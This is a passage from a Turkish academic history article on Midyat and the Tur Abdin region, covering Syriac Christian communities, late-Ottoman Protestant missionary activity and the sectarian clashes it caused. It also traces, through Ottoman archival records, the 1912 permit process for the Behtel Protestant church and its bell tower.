Asur kaynaklarının Kaşyari, Matiatsu, Romalıların da Mons Masius olarak adlandırdıkları Midyat, Milattan önce stratejik sefer yolu güzergâhında olması ile tarihi belgelere geçmiştir.(Erkanal, 2007:4). Asur Orduları bu yolu kullanarak Dicle vadisine ve kuzeye ulaşabiliyorlardı. Matiate Yukarı Dicle'ye giden yolların birleştiği bir merkez hükmündedir. Ancak Milattan sonra savaş ve ticaret yollarının değişmesi, İslam hâkimiyeti, Bizans ve Sasani'lerin etkilerinin azalmasıyla Tur Abdin bölgesi önemini kaybetmiştir. Doğu Hristiyanlığının yayıldığı 4.yüzyılda Roma ve İran saldırıları karşısında Midyat

çevresindeki İzala dağlık bölgesini korunaklı bir inziva alanı olarak seçen Süryaniler, burayı manastır yaşamının önemli merkezlerinden biri haline getirdiler. (Çelik, 1996: 297). İslam tarihçilerinin Cebel-i Tur (Tur Dağı) dedikleri bölge, manastır hayatına dair “*turo da abode*” ibadet edenlerin dağı anlamında Tur Abdin olarak anılmaya başlandı. (M.Streek 1985,98; Palmer,1990: 1-2).

Midyat ve çevresi İyaz b. Ğanem komutanlığında Ebu Musa el-Eş’ari tarafından İslam ordularının hâkimiyetine girdi. (20/640) Tur Abdin ve çevresi fethedilirken buranın Müslüman olmayan ahalisi Ruha Anlaşmasına tabi tutuldular. Anlaşmanın bir bölümü kilise ve mabetlerle ilgilidir. Hanna Dolapani’nin de kitabına aldığı anlaşma metnine göre, “*Cizye ödedikleri sürece canları, kanları, malları, kadınları ve çocukları, şehirleri, değirmenleri emniyettedir. Kiliseleri ve çevresindekiler onlara aittir. Bunlara dokunulmayacak ve yıkılmayacaktır. Mevcut olanlardan başka kilise inşa etmeyecekler, çan çalmayacaklar, paskalya tes’id etmeyecekler ve haçlarını göstermeyeceklerdi.*” (Dolapönü, 1972: 32).

Tur Abdin ve çevresi 20.yüzyılın başlarına kadar Süryani manastırlarının dünyadaki en büyük yerleşim alanı olarak varlığını devam ettirmiştir. Hah (Anıtlı) köyündeki Meryem Ana katedrali ile Kartmin Deyr’el-umur Manastırı, Salhi (Barıştepe) köyündeki Mor Yakup, Bağök Dağı’ndaki Mor Evgin manastırları, Zaz (İzbırak), Keferzi (Altıntaş), Ayınverd (Gülgöze) köylerinde 6.yüzyıllara tarihlenen 1400 yıllık kilise ve manastırlar günümüze kadar gelebilmişlerdir. Midyat, bölgenin Osmanlı hâkimiyetine girdiği ilk yıllarda Diyarbakır Vilayeti’nin (Beylerbeyliği) Hasankeyf Kazasına bağlı Tur Nahiyesi’nin en büyük merkez köyüdür. (998 Numaralı Muhasebe-i Vilayet-i Diyar-i Bekr ve 'Arab be Zül-Kadiriyye Defteri I, 9-137). Bölgede kalabalık köy yerleşkeleri 19.yüzyılın başına kadar devam etmiş, bu uzun dönem içinde Hasankeyf ve Nusaybin de köye dönüşmüştür. 1526 yılında yapılan tahrirlerde Hasankeyf Kazasına bağlı Tur nahiyesinde aralarında Midyat’ın da merkez olarak sayıldığı 26 köy kayıtlıdır. Bunlardan 18 köyün tamamı gayrimüslimlerden oluşmaktaydı. Diğerleri Müslüman-Hristiyan karışık köylerdir. (Erpolat, 2007: 388) Bu tarihte Midyat’ın nüfusunun tamamı gayrimüslimdir. Tur Nahiyesinin merkezi olan Midyat 19.yüzyılın ortalarına kadar köy olma vasfını sürdürmüş, 1830’lardan sonra kayıtlara kaza merkezi olarak geçmiştir.(BOA. BŞM. d.10172).

Osmanlı’nın son dönemine kadar Midyat merkezinde ağırlıklı olarak, Ortodoks Süryani Kadim, Ermeni, Ermeni Katolik Hristiyanlar oturmaktaydılar. Kasabada günümüze gelebilmiş manastır ve kiliselerin çoğu Antakya Kilisesine bağlı Yakubi Hristiyan olan Süryani Kadimlere aittirler. Bunlardan şehrin bir kilometre doğusunda 5.yüzyıla tarihlenen Mor Abraham manastırı, Süryani kilisesi ve mezarlıkları barındırmaktadır. Midyat merkezdeki Mort Şmuni Kilisesi 1478 yılından beri Tur Abdin Hristiyanlarının metropolitlik merkezidir. Ayrıca varlıkları günümüze kadar gelebilmiş daha sonra yeniden restore edilen, Mor Aksnoyo, Mor Şarbel, Mor Barsavmo ve 1912’de inşa edilen Behtel Protestan kiliseleridir. Bu kiliselere 19.yüzyılın sonlarına doğru çan kuleleri ilave edilmiştir. (Hollerweger, 1999: 108-110).

3. SÜRYANİ KADİMLERLE PROTESTAN CEMAATİ ARASINDA GERGİNLİK VE ÇATIŞMA

İngiltere, Amerika Birleşik Devletleri ve Almanya gibi devletler tarafından desteklenen Protestan misyonerler gayrimüslim nüfusun yoğunlaştığı yerlerde faaliyetlerini yoğunlaştırmıştır. Mardin ve çevresi bu bölgelerden bir tanesidir. (Kocabaşoğlu, Bayraktar, 1990: 76) Amerikan Protestan Misyoner Board teşkilatı (ABCMF) Ermenilere yönelik faaliyetlerini sürdürürken, ayrıca Nasturî ve Süryanilerle de ilgilenmiş ve “Asur Misyonu” adı ile ayrı bir çalışma grubu oluşturmuştur. (Özcoşar 2008:401) Böylece Süryaniler hem İngiliz hem de Amerikan Protestan misyonerlerinin etkisine girmiş ve özellikle Midyat’ta beklenenden daha fazla bir grup yeni mezhebe girmiştir. Nüfusun büyük kısmı Süryani Ortodoks ve Ermenilerden oluşan Midyat’ta, bu cemaatlere 1881 yılında açılan misyon İstasyonunun faaliyetleri sonucu Süryani Protestan ve Ermeni Protestan milletleri de katılmış oldu. 1867 yılında Mardin’de açılan Süryani Protestan kilisesine 19 kişi devam ederken bu sayı on yıl sonra 150 üyeye çıkmıştır. (Aydın 2001:282). Midyat Protestan cemaati ise, 1893 yılında 346 (Karpaz, 2010:282-373), 1894’te 628 (Salnâme-i Vilayet-i Diyarbekir, h.1312/1894, def’a 14, s.85) ve 1912 yılında Protestan kilisesine göre bin, resmi kayıtlara göre 148 hanede 851 üye sayısına ulaşmıştır.

Protestan misyonerlerin bölgeye gelişinden 30-40 yıl sonra güçlü bir cemaat oluşturmaları Mardin’de Ermeniler, Midyat’ta da daha çok Süryanileri tedirgin etmiş, kasaba fiziki çatışmalara varan kavga ve mücadelelere sahne olmuştur. (Bozan, 2015: 340) Protestan misyonerlerin bölgedeki faaliyetleri arttıkça merkezi hükümet de endişe ile durumu sıkı takibat altına almıştır. Vali ve mutasarrıflara gönderilen bir emirde bölgelerindeki Protestanların açtıkları mektepler ve öğrenci sayısı, Müslüman çocukların bu okullara devam durumu sorulmuştur. Yapılan bir istatistiki araştırma sonucunu da şifre ile tüm vilayet yetkililerine gönderen merkezi hükümete göre, “*Amerika Protestanları tarafından bu güne kadar memâlik-i mahruse-i şâhânelerinde küşâd edilen mekteplerin adedi üç yüzü müteceviz olduğu*” tespit edilmiştir. Bu sayıya köşede bucakta gizlice ve ruhsatsız olarak açılanlar da dâhil edildiğinde ortaya daha büyük bir rakam çıkacağı hatırlatılmaktadır. Bu bilgidan sonra bütün valilerden kendi eyaletlerinde Protestan mektepleri ile ilgili detaylı bilgi istenmiştir. Diyarbekir’den verilen bilgi notuna göre, beşi Midyat ve çevresinde olmak üzere vilayet dâhilinde on beş misyoner mektebi olduğu bildirilmiştir. Ayrıca yazışmada dikkat çekilen husus, adı geçen eğitim kurumların “*tedrisatındaki intizamıyla temin-i tefevvuk eylediğini*”, Türkçe eğitim veren okullara bu anlamda üstünlük sağladıkları vurgulanarak yetkililer ikaz edilmektedir. (Y.PRK. MF.5/20-1). Valiler bu okullara Müslüman çocuklarının devam etmediklerini rapor etmişlerse de, belgelerden okulların düzeni, sağlayacağı teminatlar ve Amerikalı misyon elemanlarının (bunların çoğu doktor ve sağlıkçıdır) desteği ile bazı Müslüman aileler de çocuklarını bu mekteplerde okutmuşlardır. Bunlardan birisi de Midyat’ın Batı köyünde Protestan mekteplerine devam ederken Amerika’ya kaçırılan on iki yaşındaki Ramazan’dır. Çocuğun annesinin ve biraderinin şikâyetine göre Ramazan Midyat ve Mardin’deki

misyon okullarında üç yıl okumuş, daha sonra adı değiştirilerek Amerika'ya kaçırılmıştır. İdare meclisi azalarından Protestan bir vekilin aracılığıyla nüfus dairesinde Adı İrmiya olarak değiştirilen Ramazan'a vekâleten mürur tezkeresi alınmış ve Halep üzerinden Amerika'ya "aşırılmıştır". Durum çocuğun annesinin şikâyeti üzerine ortaya çıkınca çocuğun Protestan olması ve kaçırılmasına aracılık eden Protestan meclis azası Said İsa görevden azledilmiş hakkında soruşturma başlatılmıştır. (BOA. Y.PRK. UM. 20/112). Bu durum yerel ahali ile Protestanlar arasında çıkar ilişkisini, Protestan misyonerlerin dinin önüne koydukları özellikle sağlık ve eğitim alanındaki mesleki faaliyetlerinin etkisini de ortaya koymaktadır.

Misyonerlerin eğitim kurumları, ahaliye sağladıkları ianeler (yardımlar) ve özellikle açtıkları sağlık merkezleriyle çok az olmakla beraber Müslümanlar, ama daha çok Süryaniler arasında sosyal çalkantı, çatışma ve tedirginliğe yol açtı. Köyleri dolaşarak Hristiyanları Protestanlığa çekmeye çalışan Amerika ve İngilizleri misyonerlerinin hareketliliği mezhep rekabet ve mücadelesini kızıştırdı. Süryaniler kendi mezheplerini ve kiliselerini bırakarak Protestanlığa geçen komşu ve akrabaları ile düşman kesildiler. Midyat Kaza İdare Meclisinde de etkili olmaya başlayan Protestanların faaliyetleri şikâyetlerin yanında fiili saldırıları da beraberinde getirdi. Şehirde yerli Protestanlarla eski dindaşları karşı karşıya geldiler. Süryani Kadim patrikliği vilayete yazdığı dilekçede "*Vilayet-i celile dâhilinde Midyat kazasında Süryani Milleti Protestanlardan ziyade iken, idare meclisi ve mahkeme azalığına adam intihâbi hususunda Protestanlar tercih olunmakta olduğundan*" şikâyet etmektedir. (BOA. DH. MKT.4/88). Bir vergi meselesinde Süryani ileri gelenleri Amerikan misyon merkezini bastılar. (Özcoşar, 2008:419). Dargeçit (Kerboran) Nahiyesi'nde Protestanların kilise inşa etme teşebbüslerine kan bulaştı. Süryaniler kendilerinden ayrılan rahibin evini basarak çocuğunu öldürdüler, hayvanlarını da gasp ettiler. (Aydın, 2001:283). Hariciye nezaretine gönderilen başka bir şikâyette Midyat kazasında Hristiyan ahaliyi kendi mezheplerine celp maksadıyla buralarda yardım dağıtanların Mardin'de ikamet eden Amerikalı Mister Andrus ile arkadaşı Dovy oldukları ihbar edilmiştir. (BOA. HR. TH. 177/40). Andrus ve arkadaşı Midyat'ın on dört köyünü gezerek yardım dağıttıkları ve yazma kitap topladıkları istihbaratı Dâhiliye Nezareti'ne Diyarbakir vilayeti tarafından an be an bildirilmiştir. (BOA. DH. TMİK. M. 8/33).

Ancak Midyat Süryani kadimlerin tüm çabalarına rağmen Protestanlar çevrede ve Midyat merkezinde gittikçe çoğalmaya başladılar. Hristiyan mezhepleri arasındaki rekabet ve mücadele nihayet inanç gruplarının kırmızı çizgisi olan evlilik meselesinde fiziki çatışmaya dönüştü. Midyat'ta Süryani kadimler komşu ve akrabalarının başka bir "dine" geçme "hıyanetlerini" kabullenemiyorlardı. Ufak bir tartışma fiili kavgaya dönüşebiliyordu. Taraflar birbirlerini küfürle suçluyorlardı. Midyatlı yerel Süryani bir aileye mensup olan Cırco isimli bir genç, Hane isimli yine Süryani bir kadınla nikâh kıydı. Ancak Cırco Süryani Kadim kilisesini bırakıp Protestan mezhebine geçmişti. Süryaniler bu nikâhı reddettiler. Tartışmalar silahlı kavgaya dönüştü. Mart 1897'de Diyarbakir Valisi Dâhiliye Nezareti'ne "*Nefs-i Midyat'ta Süryani Milleti'nden Hane namında bir kızın Cırco isminde bir Protestan'a nikâh edilmesi*

üzerine iki taraf olan Süryani Kadim ile Protestan milletinden bazı eşhas beyninde münaza'a zuhuruyla üç kişi mecruh (yaralı) olmuş ise de, keyfiyetin istihbar olunmasıyla derakap galabalık dağıtıldığı ve zî medhâl olanlardan on kişinin tutulup taht-ı tevkife alındığını” haber vermiştir.(BOA.DH. TMIK-M.29/38). Süryanilerin algısında öteki bir inanç ve cemaat olarak değerlendirilen Protestanlarla nikâha sert tepki verilmiş, mezhep değiştirme vakalarının biriktirdiği öfke çatışmaya dönüşmüştür.

4. MİDYAT BEHTEL PROTESTAN KİLİSESİ VE ÇAN KULESİ İNŞA SÜRECİ

İslam toplumlarında gayrimüslimlerin mabetleri hukuki koruma altına alınmıştır. Ehl-i kitap statüsünde olan Yahudi ve Hristiyanların kilise ve havraları Müslüman devleti güvencesi altında bazı şartlarla faaliyetlerine devam etmişlerdir. Müslümanların hüküm sürdüğü coğrafyalardaki havra, kilise ve manastırların varlığı bunun delilidir. Müslümanların barış veya savaşarak aldıkları şehirlerdeki ibadet yerleri olduğu gibi bırakılmış, savaşarak alınan şehirdeki bir kilise camiye çevrildikten sonra diğerlerine karışılmamıştır. Yeni kiliselerin inşası ve tamiri ise İslam hukukçularının farklı görüşleri çerçevesinde bir iç hukuk meselesi olarak padişahın yetkisine bırakılmıştır. İslam hukukunu uygulayan Osmanlı Devleti fikhın kilise ve havra inşası ve tamiri için öngördüğü şartlara genelde riayet etmiştir. İslam hukukunda bir beldenin sulh veya savaş yoluyla fethedilmesine göre zimmi hukuku farklılık arz etmektedir. (Akman, 1996:134) Sulhen alınan yerleşimlerde bulunan mabetlere de kadim (eskiden beri var olan) ve hadis (yeniden) olma kriteri göz önünde bulundurulmuştur. İslam hukukunu uygulayan Osmanlı Devleti de gayrimüslimlerin mabetlerine ve ayinlerine izin vermiştir. Ancak fethedilen yerin savaşarak veya barış yoluyla alındığına göre kadim olana dokunmayarak aslına da fazla bir şey eklemeyen tamir etmelerine izin vermiştir. Yeni mabet inşasına Padişahın izni dışında müsaade etmemiştir. (Kenanoğlu, 2017: 351) Osmanlı uygulamasında padişahlar kilise inşaatlarına izin verme yetkisine kullanarak yeni mabet inşasına izin vermişlerdir. (Bozkurt,1989,22). Islahat Fermanı'ndan sonra Millet sistemi içindeki mezheplerin yeni inşa edilecek mabetleri için düzenlemeler yapıldı¹. 1850'de resmen millet sistemi içinde bir cemaat olarak tanın Protestanlarla ilgili 1878 yılında nizamname hazırlandı. İstanbul'da cemaati temsil eden Protestan vekâleti muhatap alınmaya başlandı. Buna göre, kilise inşası, mektep açma, evlilik ve mezhebe dair diğer işleri vekilleri aracılığı görülecekti. (Kenanoğlu,2017:260; Bozkurt 1989:179).

¹ Islahat Fermanında kilise ve binalarla ilgili kısım; “Ahalisi cümleten bir mezhepte bulunan şehir ve kasaba ve karyelerde icra-yı ayine mahsus olan ebniyenin ve gerek mektep ve hastahâne ve mezarlık misillü sair mahallerin hey'et-i asliyeleri üzere tamir ve termimlerine bir gûna mevanî' ika' olunmayup böyle mahallerin müceddeden inşası lazım geldikde patrik veya rüesa-yı milletin tasvibi halinde bunların resm ve sûret-i inşası bir kere cânib-i bâb-ı alimize arz olunmak iktiza edeceğinden... kendü kilise ve hastahane ve mektep ve mezarlıklarını tamir ve termime muktedir olabilmesi ve müceddeden inşa olunması iktiza eyleyen ebniyeye gelince bunlar için ruhsat-ı lazimeyi patrikler veyahut cemaat metropolitleri cânib-i bâb-ı alimizden istid'a edüp Devlet-i aliyyemizce bunda bir gûna mevan'-i-i mülkiye olmadığı halde ruhsat-ı seniyyem erzan kılınması...” (BOA. HR. SYS.1869, Sûret-i Hatt-ı Hümayun-Islahat Fermanı).

Midyat 19.yüzyıla Protestan-Süryani mücadelesi ve şehirde yeni bir cemaatin doğum sancıları ve kavgalarıyla girdi. Süryaniler bütün çabalarına rağmen akrabalarının bir kısmının Amerikan ve İngiliz destekli misyonerlerin yaydığı yeni dine girmelerine engel olamamıştır. Protestan istasyonun kurulduğu 1881'den 1900'ün başına gelindiğinde Midyat'ta Protestan Süryaniler mevcut Hristiyan nüfusun üçte birine ulaşmışlardı. Kaza merkezinde 500 Hristiyan haneden 148'i Protestanlığa geçmiş nüfusları 851'e ulaşmıştır.

Nüfus ve statü olarak kasabada iyice güçlenen Protestanlar ruhsatsız ve "ari bir mekânda" icra ettikleri ayin ve ibadetleri için artık bir kiliseyi yapabilecek güce kavuşmuşlardı. Artık büyük bir kiliseye ihtiyaçları vardı. Yapacakları kilise kasabanın en büyük ve görkemli kilisesi olmalıydı. Nitekim öyle oldu. Protestan kilisesi için arsalarını hibe edecek olan Musa'nın babası Şemmas Circis kaza idare meclisi azası ve bir dönem de Midyat beledi reisliği yapmış şehrin ileri gelen ailelerdendir. Circis Ağa olarak kayıtlarda adı geçen Şemmas Circis Midyat'ta etkin biridir. Aile ve sermaye olarak güçlüdür. İki dönem Belediye reisliği, belediye meclis azası ve sandık eminliği yapmıştır. (Salname-i Vilayet-i Diyarbekir, def'a 13, 1308/1891; def'a 19, 1321/1904) Şehirdeki meclis ve kurumlarda bu derece görünür olan Şemmas Circis Amerikalı Andrus'tan da aldığı destekle şehirde ve Süryaniler arasında güçlü ilişkilere sahip birisi olarak Protestan cemaatinin doğal temsilcisi olmuştur.

Midyat Protestanları 1911 yılında İstanbul'daki umumi vekilleri aracılığıyla yeni bir kilise ve çan kulesi yapımı için faaliyete geçtiler. Yüksekçe bir tepede diğer kiliseleri gölgede bırakacak görkemde ve Midyat taş işçiliğinin en güzel örneklerinden biri olarak çan kulesiyle beraber inşa edilmeye karar verdiler. 1911 yılının sonlarında İstanbul'daki Protestan Milleti Umumi Vekâleti aracılığı ile Midyat'ta bir kilise ve çan kulesinin inşası için ilk müracaat yapıldı. Protestan Milleti İstanbul'da merkezi hükümetle muhatap olacak vekâleti aracılığı ile mezhep işlerini görüyordu. Midyat Protestan Üskufi (Papaz) Emaual'in de açıkladığı gibi "*cemaatimiz efradı zükur ve inâs itibariyle bin nüfustan mütecaviz olup şimdiye kadar muvakkat ve ari mahalde idare-i maslahat ettirilse de cemaat gittikçe tevsi edeceğine ve mahsus ve geniş bir ibadethane inşası mafruzâttan*" olmuştur. Üskuf'a göre cemaat gittikçe genişlemiş ve daha da genişleyecektir. Artık ari, geçici bir mekânda değil, nüfus olarak çoğalan cemaate mahsus bir kiliseye zaruri ihtiyaç vardır. Protestan Uskuf'in maruzuna göre bundan altı ay önceki müracaata güvenerek gereken inşaat malzemeleri tedarik edilmiş ancak gerekli izinler çıkmamıştır. (BOA. ŞD.1497/7-9). Uskuf Emaual'in yeni dosyasında Osmanlı bürokrasisinde kilise inşaatı için gereken şartların neler olduğu, hangi resmi işlemlerin yapıldığı, bürokratik sürecin işleyişi ve kullanılan evrakların havale edildiği daire ve nezaretleri izlemek mümkündür. Kiliseye ruhsat almak için hazırlanan dosyada öncelikle cemaatin yerine getirmesi gereken şartlar ve yapılan işlemlere ait belgeler eklenmiştir.

4.1. Kilise İnşa Şartları ve Bürokratik Süreç

Midyat Protestan kilisesine ait evrak dosyası Devlet Arşivleri Başkanlığı Osmanlı Arşivlerinde bütün teferruatıyla üç dosya halinde muhafaza edilmektedir. Ruhsat için oluşturulan dosyanın Midyat kaymakamlığından başlayan bürokratik yolculuğu, Şura-yı Devlet'te sona ermiş, Sadrazamın ve imzayı hümayun denilen Sultan Mehmed Reşad'ın imzası ile sona ermiştir. Tüm bu süreç yaklaşık bir yıl sürmüştür. Midyat kaymakamlığı, Kaza İdare ve Belediye Meclisleri, Mardin Mutasarrıflığı, Diyarbakir vilayeti, Adliye ve Mezâhib Nezareti, Dâhiliye Nezareti, Şura-yı Devlet ve Padişahın mührünün bulunduğu sadaret dairlerinin havale ve evrak içeriğini tekrarlayan belgeler dosya dizininde bulunmaktadır. (BOA. ŞD.1497/7; BOA. İ.AZN.108/20; BOA. DH. İD.162/30). Dosyanın birinci sayfasında, yürürlükteki kanunlara ve nizamnâmelere göre kilise inşa ruhsatı için gereken şartlar maddeler halinde sıralanmış, dosya içeriğinin bu şartlara uygunluğu kontrol edilmiştir. Böylece 19.yüzyılın sonlarında Osmanlı Devleti'nde bir kilise inşası için hangi resmi süreçlerin izlendiğini belgeler üzerinden öğrenmiş oluyoruz.

Birinci maddede, Osmanlı memleketinde yerli gayrimüslim cemaatleri veya yabancı teba' tarafından yeniden kilise, mektep, hastahane ve benzeri mezhebi ve hayır mekânları veya harap olmuş mezarlıklara ruhsat verilmesi için gereken şartlara işaret edilmektedir. Aranılan şartlar sorular halinde sıralanmış, karşılıklarına da uygunluk cevapları yazılmıştır. Adı geçen binaların mevki'i, mahalle içinde olup olmadığı, cami, mescit ve büyük kalelere mesafesi ne kadardır? Bu binaların tesisinde gerçek bir ihtiyaç var mı? Şimdi ve gelecekte mahalli bir mahzur ya da diğer cemaatlerin o mekânda bir ortaklık ve alakaları var mıdır? Bu sorulara özetle, inşa edilecek Midyat Protestan Kilisesi'nin, söz konusu şartları taşıdığına dair Midyat Kasabası İdare Meclisi ve Meclis-i Belediyenin kararlarının onaylı suretleri eklenmiştir. Buna göre; ruhsatı istenen bina, "*Midyat Protestan cemaatine inşa olunacak bir bâb kilisedir. Mezkûr kilise nefsi-i kasabada mevcut cami-i şerifeden beş yüz metro kadar mesafede, Barlat nam mevkide olup icra-yı mezhep için inşaatına lüzum-ı hakiki vardır. Binaenaleyh bu taraftan mahzur ve diğer cemaatlerin o mevkide iştiraki ve alakaları yoktur*"

Nizamnamenin ikinci maddesinde; adı geçen kurumların (kilise, mektep, hastane) yapılacağı arsalar kimlere aittir? Mülk, vakıf ya da mîrî malı mıdır? Kaç zira'dır?². Kıymeti ve müstemilatının ölçüleri nedir? Binanın boyutları, kat, pencere ve odalarının miktarı ne kadardır? Bu maddeye kazada ilgili devlet dairelerinin onay ve keşif raporlarıyla cevap verilmiştir. Buna göre; "*Yeniden inşa kılınacak Protestan kilisesi bir bâb hane ile kayalık bir arsadan ibarettir. Hane altmış zira' ve arasa olup, tulan seksen ve arsan altmış zira'dır. (Uzunluğu seksen ve eni altmış zira')* Arsa "*teba'-i devlet-i aliyyeden Protestan Milleti'nden Midyatlı Musa Efendi veledi Şamas Circis (adına) üç bin beş yüz kuruş fiyatla virgü ve tapuca namına mukayyedir.*" Adı geçen kilise beş gözlü bir eyvan ve on sekiz pencere

² Bir uzunluk ölçü birimi olup, 75-90 cm arasında değişmektedir.

olacaktır. “*Kilisenin müstemilatı bir büyücek oda ile eyvandan ibarettir. Tulu (uzunluğu) otuz beş ve arzı (eni) yirmi iki ve irtifa’ı (yüksekliği) on üç zira’dır.* İnşa edilecek kilisenin arsası ve bitişiğindeki hâne Musa Efendi’nin mülkü olup vakıf değildir. Bu bilgiler de Midyat Kasabası Defter-i Hakanî (tapu) Dairesi tarafından onaylanarak mühürlenmiştir.

Ruhsat alınması için gereken üçüncü şart, yapılacak binanın hangi cemaate ait olacağı, adı geçen cemaatin kaç hane ve ne kadar nüfusa sahip olduğu, inşaat masraflarının kimler tarafından karşılanacağı, cemaatin bu inşaatı yapacak maddi gücünün olup olmadığı belgelenmesi istenmektedir. Buna verilen cevaba göre; Midyat’ta 148 hanede 851 nüfus Protestan’ın yaşadığı, inşaat giderlerinin adı geçen cemaatin sandığından karşılanacağı, Midyat Protestan Üskufî tarafından taahhüt edilmiştir. Dördüncü madde, kilisenin kadim (eski) veya yeni inşa durumu sorulmaktadır? Bu soruya verilen cevap çelişkilidir. Müracaat dilekçesinde Üskuf Emanuel daha önce kendilerine ait bir kiliselerinin olmadığını, ariyeten (emaneten) uygun olmayan bir yerde ayinlerini icra ettiklerini belirtmesine rağmen belgede “yeniden” kilise inşasından söz edilmektedir. Ancak adı geçen mekânda yapılan söz konusu kilise yeni bir kilisedir ve yeri daha önce boş bir kayalık arsadır.

Beşinci maddede konunun daha netleşmesi için belediye tarafından yerinde keşif yapılması, yapılacak binanın diğer uzunluk ve genişlik ölçüleri, yüksekliği, işgal edeceği arsanın miktarı, bir vergi mukataası veya icare-i zemin durumunun sorgulanması istenmektedir. Bu madde kapsamında Midyat Kaza İdare Meclisi ve Belediye Meclisi’nin yaptırdığı keşif raporu onaylı ve mühürlü olarak eklenmiştir. Rapor konuyu özetler mahiyettedir. Kilise arsası Protestan cemaatinden Şamas Circis’in oğlu Musa Efendi’nin tapulu malı olup, kendi mezhebine hamiyet arzusuyla burayı kiliseye teberu’ etmiştir. Adı geçen arsada hiçbir şekilde ortak veya karışanı olmamakla beraber, kanuni bir mani veya engel de bulunmamıştır. Camiye beş yüz metreden ziyade mesafede ve sair mahzurlardan da uzaktır. Bu arsada kilise inşasına katıyen bir çeşit engel ve kanuni mahzur olmadığı tasdik edilmiştir. Kaza İdare Meclisi’nin kararına göre; “*Emakin-i mezhebiyenin suret-i tesisi hakkında Dâhiliye Nezaret-i celilesinden tebliğ buyurulan altı maddeyi havi sual cevapları*” uygun olduğu kabul edilmiştir. Bu belgede adı geçen tarihte Midyat kaza idare meclisi üyelerini de öğrenmiş bulunmaktayız. Buna göre meclis, tabii üyeler, Kaymakam Ahmet Cemil, Naip Seyid İsmail, Müftü Muhammed Bekir Efendi, Mal Müdürü Muhammed Tahir ve ikisi Müslüman, ikisi Hristiyan dört seçilmiş azadan oluşmuştur. Bunların içinde daha önce uzun süre belediye reisliği yapan Süryani cemaatinden Gelé Hırmız da bulunmaktadır.(BOA. ŞD.1497/7-7,8).

Midyat Kaza İdare Meclisi’nden yukarıdaki evrak ve kararlar alındıktan sonra 10 Haziran’da Protestan Milleti Umumi Vekili Adliye ve Mezâhib Nezaretine cemaati adına kilise inşa ruhsatı için başvurmuştur. Bu başvuru metninde kiliseye bir çan kulesi de ekleneceği belirtilmiştir. Protestan vekili bu maruzda kilisenin metre cinsinden uzunluk ölçülerini de vermektedir. (Daha önceki ölçüler zira’ cinsinden verilmişti.) Buna göre binanın uzunluğu eyvan ile beraber yirmi yedi, genişliği on altı,

yüksekliği dokuz metre olacaktır. Zeminden itibaren 19 metre yüksekliğinde üç metre eninde bir çan kulesi ve iki kapı il on üç büyük ve on beş küçük pencereden oluşmaktadır³. Bina kâgir Midyat taşından olup, inşa değeri otuz bin kuruş kilise sandığından tedarik edilmiştir. (BOA. ŞD 1497/7-7). Kilisenin inşaat ruhsatı için ayrıca Diyarbekir Vilayeti üzerinden 13 Temmuz tarihiyle Dâhiliye Nezaretine kazadan gönderilen evraka, kilisenin krokisi ve kaza idare meclisinin mazbatasının bir sureti eklenmiştir. Dâhiliye Nezareti dosyayı 13 Ağustos'ta Adliye ve Mezâhib nezaretine havale eder. Burada özetlenerek yeniden işlenen evrak, 22 Eylül 1912'de Sadaret Dairesine, oradan Şura-yı Devlet'te görüşüldü. Görüşme sonunda kilise ve çan kulesi inşa ruhsatı verilmesi kabul edilir. (BOA. İ.AZN 108/20-6) Tüm bu bürokratik işlemlerden sonra Padişah Mehmed Reşad'ın imzasını taşıyan İrade-i seniyye çıkarıldı. Padişah Mehmed Reşad, Sadrazam Gazi Ahmet Muhtar Paşa, Adliye ve Mezâhib Nazırı Abdülhalim ve Maliye Nazırı Abdurrahman'ın imzalarını taşıyan irade sureti uygulanmak üzere, 12 Kasım 1912'de Diyarbekir Vilayeti'ne gönderildi. (BOA. DH. İD 162/30-1).

Kilisenin ruhsat alma süreci aynı zamanda 1900'lerin başında Osmanlı bürokrasinin ve resmi işlemlerinin seyrini izleme imkânı vermesi açısından önemlidir. Evrak dosyasından, devlet dairelerinde görülen işlemler, nezaretler arası iletişim, işlemlerin zaman olarak izlenmesi mümkündür. Midyat Kaymakamlığı'ndan Mayıs 1912'de yola çıkan evrak dosyası aynı yılın Kasım ayında birçok daire ve bakanlığa havale edilerek, devletin en yüksek karar mercii olan Şura-yı Devlet'te müzakere edilebilmiştir. Küçük bir kasabada bir kilisenin veya başka resmi bir işlemin Şura-yı Devlete kadar kademelenmesi, devlet bürolarının ihtisaslaşmasını ve ağır bir bürokratik sistemin gelişmekte olduğunu da göstermektedir. Tanzimat'tan sonra Osmanlıda gelişen modern devlet dairelerindeki memurların talimatlara uygun işleyerek kurumsallaşma ve merkezîleşmenin bürokrasiye yansımaları olarak da okunabilir. (Poggi, 2016:15). Bürokratik süreçler ve bu süreçlerde aktörlerin fazlalığı işlemlerin yavaşlamasına ve hantal bir yapıya da işaret etmektedir. Bakanlıklar arası iş bölümü ve merkezîleşme ile gelişen modern devlet ağır bir işleyişi beraberinde getirmiştir. (Ortaylı, 2011: 24)

5. SONUÇ

Midyat kaza merkezi gibi Hristiyan mezheplerin çoğunlukta olduğu şehirlerde, sadece Müslüman-Hristiyan ilişkileri üzerinden toplumsal ilişkileri anlamak konuyu anlamaya yetmemektedir. Protestan misyonerler Osmanlı coğrafyasında 19. yüzyılın ilk yarısından sonra İngiltere'den siyasi, Amerika'dan da maddi destek alarak faaliyetlerini yoğunlaştırdılar. Müslüman toplumlardan umduklarını bulamayan Protestanlar, Ermenilerden büyük bir kitleyi kendi mezheplerine çekmeyi başardılar. Protestanlar faaliyet gösterdikleri yerlerde sağlık, eğitim ve yetimhaneler açarak dini


³Evrak dosyasında Osmanlı resmi yazışmalarında bazı konularda henüz standartlaşmaya gidilmediği de görülmektedir. Kilise ve arsanın ölçü birimleri için zira' ve metro/metre birimleri kullanılmakta bu da ölçüde karışıklığa ve tek ölçüye uyulmadığını göstermektedir. Nitekim binanın ölçülerinde yer yer küçük farklılıklar görülmektedir.

